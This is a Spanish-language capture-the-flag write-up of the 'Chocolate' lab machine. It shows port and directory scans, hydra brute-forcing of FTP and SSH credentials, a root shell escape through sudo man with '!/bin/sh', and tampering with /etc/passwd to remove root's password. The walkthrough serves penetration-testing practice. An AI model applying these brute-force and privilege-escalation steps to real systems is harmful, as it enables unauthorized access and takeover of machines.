


CHOCOLATE



Comenzamos ejecutando nmap para descubrir los puertos abiertos. Encontramos los puertos 21,22 y 80 abiertos.

```
> sudo ../../obtain_data.sh 192.168.16.32
[sudo] password for kali:
Valid IP address: 192.168.16.32
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.32
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-20 19:41 CET
Nmap scan report for 192.168.16.32
Host is up (0.00033s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 5e:9f:68:a6:47:8a:7a:75:09:8e:8b:34:b1:e1:47:18 (ECDSA)
|_  256 49:d8:aa:23:a0:a9:1f:82:fd:89:c6:6d:18:d4:03:80 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.59 (Debian)
MAC Address: 08:00:27:63:D8:3D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Usando dirb encontramos la página web.

```
-----
Running Dirb on http://192.168.16.32:80...
-----

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Thu Feb 20 19:41:45 2025
URL_BASE: http://192.168.16.32:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 404
OPTION: Not Recursive
OPTION: Not Stopping on warning messages

-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.16.32:80/ ----
+ http://192.168.16.32:80/index.html (CODE:200|SIZE:10701)
+ http://192.168.16.32:80/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://192.168.16.32:80/web/
```

Donde nos encontramos una pequeña pista.




Bob, comprueba que la limpieza se está ejecutando automáticamente en el sistema

Teniendo el usuario probamos a hacer un ataque de fuerza bruta contra el puerto 21.



Accedemos al puerto 21 con las credenciales obtenidas donde descargamos un script llamado limpieza.sh.



Como en el puerto 21 no parece que podamos hacer nada más probamos a usar la misma credencial para el puerto 22.

```
> ssh bob@192.168.16.32
The authenticity of host '192.168.16.32 (192.168.16.32)' can't be established.
ED25519 key fingerprint is SHA256:d+b+JzmZGkN9nhLEz9cgbjCNit44x/YzVyQylzU82RQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.32' (ED25519) to the list of known hosts.
bob@192.168.16.32's password:
Linux chocolate 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bob@chocolate:~$
```

Buscando por el sistema no encontramos nada con el cual escalar con el usuario bob, es por ello que miramos los usuarios existentes en el sistema para realizar una fuerza bruta.

```
bob@chocolate:/home$ ls -la
total 20
drwxr-xr-x  5 root      root      4096 may 16  2024 .
drwxr-xr-x 18 root      root      4096 may 16  2024 ..
drwx-----  2 bob       bob       4096 may 16  2024 bob
drwx-----  2 debian    debian    4096 may 16  2024 debian
drwx-----  2 secretote secretote 4096 may 16  2024 secretote
bob@chocolate:/home$ cat /etc/passwd | grep -i /bin/bash
root:x:0:0:root:/root:/bin/bash
debian:x:1000:1000:debian,,,:/home/debian:/bin/bash
bob:x:1001:1001:bob,,,:/home/bob:/bin/bash
secretote:x:1002:1002:secretote,,,:/home/secretote:/bin/bash
```

```
[22][ssh] host: 192.168.16.32 login: secretote password: chocolatel
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-25 17:05:36
~/CTFs/chocolate x 255 5m 56s hydra -l secretote -P minirockyou.txt 192.168.16.32 ssh -V |
```

Accedemos con el nuevo usuario y hacemos sudo -l donde vemos que podemos ejecutar como root el comando de ayuda man.

```
sudo man man
!/bin/sh
```

```
secretote@chocolate:~$ sudo -l
[sudo] contraseña para secretote:
Matching Defaults entries for secretote on chocolate:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User secretote may run the following commands on chocolate:
    (ALL : ALL) /usr/bin/man
secretote@chocolate:~$ sudo man man
# whoami
root
```

Vamos a por la flag de root puesto que a la que se encuentra en el directorio de bob todavía no tenemos acceso.

```
# cd /root
# ls
root.txt
# cat root.txt
```

El motivo por el cual no podemos es que appArmor está restringiendo el binario man.

```
lsattr: Permission denied while trying to stat /home/bob/.ssh/
# aa-status
apparmor module is loaded.
10 profiles are loaded.
10 profiles are in enforce mode.
  /usr/bin/man
  /usr/lib/NetworkManager/nm-dhcp-client.action
  /usr/lib/NetworkManager/nm-dhcp-helper
  /usr/lib/connman/scripts/dhclient-script
  /{,usr/}sbin/dhclient
  lsb_release
  man_filter
  man_groff
  nvidia_modprobe
  nvidia_modprobe//kmod
```

Lo que tenemos que hacer es acceder como root sin usar man, en nuestro caso lo que haremos será en el fichero /etc/passwd quitar la contraseña para así acceder como root sin contraseña alguna y esquivando las restricciones. Por último, vamos a por la flag de user.

```
# nano /etc/passwd
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
debian:x:1000:1000:debian,,,:/home/debian:/bin/bash
sshd:x:101:65534:./run/sshd:/usr/sbin/nologin
ftp:x:102:110:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
bob:x:1001:1001:bob,,,:/home/bob:/bin/bash
mongodb:x:103:65534:./nonexistent:/usr/sbin/nologin
secretote:x:1002:1002:secretote,,,:/home/secretote:/bin/bash
# exit
!done (press RETURN)
secretote@chocolate:~$ su root
root@chocolate:/home/secretote# cat /home/bob/user.txt
```